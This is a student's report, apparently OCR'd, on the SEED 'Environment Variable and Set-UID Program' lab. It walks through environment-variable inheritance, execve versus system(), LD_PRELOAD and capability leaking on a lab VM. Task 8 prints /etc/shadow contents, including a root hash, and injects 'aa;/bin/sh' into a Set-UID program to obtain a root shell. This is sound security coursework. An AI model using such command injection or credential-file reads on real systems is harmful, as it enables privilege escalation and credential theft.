
SEED LAB1


Environment Variable and Set-UID Program Lab

57117111 蒋涛

Task 1: Manipulating Environment Variables

- Use printenv or env command to print out the environment variables:





- Use export and unset to set or unset environment variables:

```
[09/01/20]seed@VM:~$ export pwd=123
[09/01/20]seed@VM:~$ printenv pwd
123
[09/01/20]seed@VM:~$ unset pwd
[09/01/20]seed@VM:~$ printenv pwd
[09/01/20]seed@VM:~$
```

Task 2: Passing Environment Variables from Parent Process to Child Process

- In this task, *child* and *parent* are the output files. Compare the difference between these two files we can see that the parent's environment variables are inherited by the child process.

```
[09/01/20]seed@VM:~/Desktop$ diff child parent
67c67
< _=./a.out
---
> _=./b.out
```

Task 3: Environment Variables and execve()

- Step 1. Compile and run the following program

```c
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main(){
  char *argv[2];
  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);
  return 0;
}
```

```
[09/02/20]seed@VM:~/Desktop$ gcc task3.c -o task3
task3.c: In function ‘main’:
task3.c:11:3: warning: implicit declaration of function ‘execve’ [-Wimplicit-fun
ction-declaration]
   execve("/usr/bin/env", argv, NULL);
   ^
[09/02/20]seed@VM:~/Desktop$ ./task3
[09/02/20]seed@VM:~/Desktop$
```

No environment variables are printed out.

- Step 2. Change the invocation to the following

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main(){
  char *argv[2];
  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, environ);
  return 0;
}
```

```
[09/02/20]seed@VM:~/Desktop$ ./task3
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesys
tem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=16777226
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1920
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi
=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*
.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31
:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;
31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z
=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*
.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=0
1;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*
.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;
35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=0
1;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.fl
```

```
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1
HOME=/home/seed
XDG_SEAT=seat0
LANGUAGE=en_US
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
XDG_SESSION_DESKTOP=ubuntu
LOGNAME=seed
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-h5gLf3W7bc
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
_=./task3
OLDPWD=/home/seed
[09/02/20]seed@VM:~/Desktop$
```

We can see, contrary to Step1, the environment variables of current process are printed out. Because the difference is the third parameter of

the function *execve()*, we can draw a conclusion that the new program gets it environment variables by using the *extern char* ** as the third parameter of function *execve()*.

Task 4: Environment Variables and system()

```
[09/02/20]seed@VM:~/Desktop$ gcc task4.c -o task4
[09/02/20]seed@VM:~/Desktop$ ./task4
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
SHLVL=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
HOME=/home/seed
QT4_IM_MODULE=xim
OLDPWD=/home/seed
DESKTOP_SESSION=ubuntu
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
GTK_MODULES=gail:atk-bridge:unity-gtk-module
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
INSTANCE=
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-h5gLf3W7bc
GNOME_KEYRING_CONTROL=
QT_QPA_PLATFORMTHEME=appmenu-qt5
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
IM_CONFIG_PHASE=1
SESSIONTYPE=gnome-session
LOGNAME=seed
GTK_IM_MODULE=ibus
WINDOWID=16777226
_=./task4
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
XDG_SESSION_ID=c1
```

```
.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01
;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31
:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;
31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z
=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*
.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=0
1;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*
.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;
35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=0
1;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.fl
ac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36
:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
XMODIFIERS=@im=ibus
XDG_SESSION_DESKTOP=ubuntu
XAUTHORITY=/home/seed/.Xauthority
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
SHELL=/bin/bash
QT_ACCESSIBILITY=1
GDMSESSION=ubuntu
LESSCLOSE=/usr/bin/lesspipe %s %s
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1920
XDG_VTNR=7
QT_IM_MODULE=ibus
PWD=/home/seed/Desktop
JAVA_HOME=/usr/lib/jvm/java-8-oracle
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
VTE_VERSION=4205
JOB=dbus
[09/02/20]seed@VM:~/Desktop$
```

We can verify that *system()* uses *execl()* to execute */bin/sh*; *execl()* calls *execve()*, passing to it the environment variables array. Therefore, using

system(), the environment variables of the calling process is passed to the new program */bin/sh*.

Task 5: Environment Variable and Set-UID Programs

```
[09/02/20]seed@VM:~/Desktop$ gcc task5.c -o task5
[09/02/20]seed@VM:~/Desktop$ sudo chown root task5
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 task5
[09/02/20]seed@VM:~/Desktop$ export PATH
[09/02/20]seed@VM:~/Desktop$ export LD_LIBRARY_PATH
[09/02/20]seed@VM:~/Desktop$ export TASK=202092
[09/02/20]seed@VM:~/Desktop$ ./task5
```

```
PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib
/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/
android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/hom
e/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
```

```
TASK=202092
```

We use *export* to set three environment variables:

1. PATH
2. LD_LIBRARY_PATH
3. TASK

After running the program, we can see that PATH and TASK are printed out in the environment variables, except LD_LIBRARY_PATH.

Task 6: The PATH Environment Variable and Set-UID Programs

- In Bash, we can change the PATH environment variable in the following way

```
[09/02/20]seed@VM:~/Desktop$ export PATH=/home/seed:$PATH
[09/02/20]seed@VM:~/Desktop$ printenv
```

We add the directory */home/seed* to the beginning of the PATH environment variable.

- Use *Set-UID* program to run code

```
#include <stdio.h>

int main(){
  system("ls");
  printf("this is task6\n");
  return 0;
}
```

```
[09/02/20]seed@VM:~/Desktop$ ./task6
a.out  child    parent  task3.c  task4.c  task5.c  task6.c
b.out  child.c  task3   task4    task5    task6
this is task6
```

We compile the program above and change its owner to root. This program will run with the root privilege.

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

- Make *myprog* a regular program, and run it as a normal user.

```
[09/02/20]seed@VM:~/Desktop$ ./myprog
I am not sleeping!
```

- Make *myprog* a *Set-UID* root program, and run it as a normal user.

```
[09/02/20]seed@VM:~/Desktop$ sudo chown root myprog
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~/Desktop$ ./myprog
[09/02/20]seed@VM:~/Desktop$
```

- Make *myprog* a *Set-UID* root program, export the *LD_PRELOAD* environment variable again in the root account and run it.

```
[09/02/20]seed@VM:~/Desktop$ sudo chown root myprog
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# ./myprog
root@VM:/home/seed/Desktop#
```

- Make *myprog* a *Set-UID* user1 program, export the *LD_PRELOAD* environment variable again in a different user's account (not root user) and run it.

```
[09/02/20]seed@VM:~/Desktop$ sudo chown seed1 myprog
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~/Desktop$ su seed1
Password:
su: Authentication failure
[09/02/20]seed@VM:~/Desktop$ su seed1
Password:
seed1@VM:/home/seed/Desktop$ ./myprog
seed1@VM:/home/seed/Desktop$
```

From these four results above, we can see that only when the user run the program created by himself, the environment variable *LD_PRELOAD* can be used and function *sleep()* overloaded.

Task 8: Invoking External Programs Using system() versus execve()

- Use *system()* to invoke the command:

```
[09/02/20]seed@VM:~/Desktop$ gcc task8.c -o task8
[09/02/20]seed@VM:~/Desktop$ sudo chown root task8
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 task8
[09/02/20]seed@VM:~/Desktop$ ls -l task8
-rwsr-xr-x 1 root seed 7544 Sep  2 11:36 task8
[09/02/20]seed@VM:~/Desktop$ task8 /etc/shadow
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEEO5wj8aU3GRHW2BaodUn
4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
```

```
[09/02/20]seed@VM:~/Desktop$ task8 "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

We get the root shell successfully.

- Use *execve()* to invoke the command:

```
[09/02/20]seed@VM:~/Desktop$ task8 "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
[09/02/20]seed@VM:~/Desktop$
```

Fail to get the root shell.

Task 9: Capability Leaking

- /etc/zzz before running the program:

```
[09/02/20]seed@VM:~/Desktop$ cat /etc/zzz
task9
```

- /etc/zzz after running the program:

```
[09/02/20]seed@VM:~/Desktop$ ./task9
[09/02/20]seed@VM:~/Desktop$ cat /etc/zzz
task9
Malicious Data
```

- We can see that the file /etc/zzz is modified. Because the file /etc/zzz is already opened before the *uid* is set. This problem can be avoided as long as *setuid(getuid())* is moved before the function *open()*.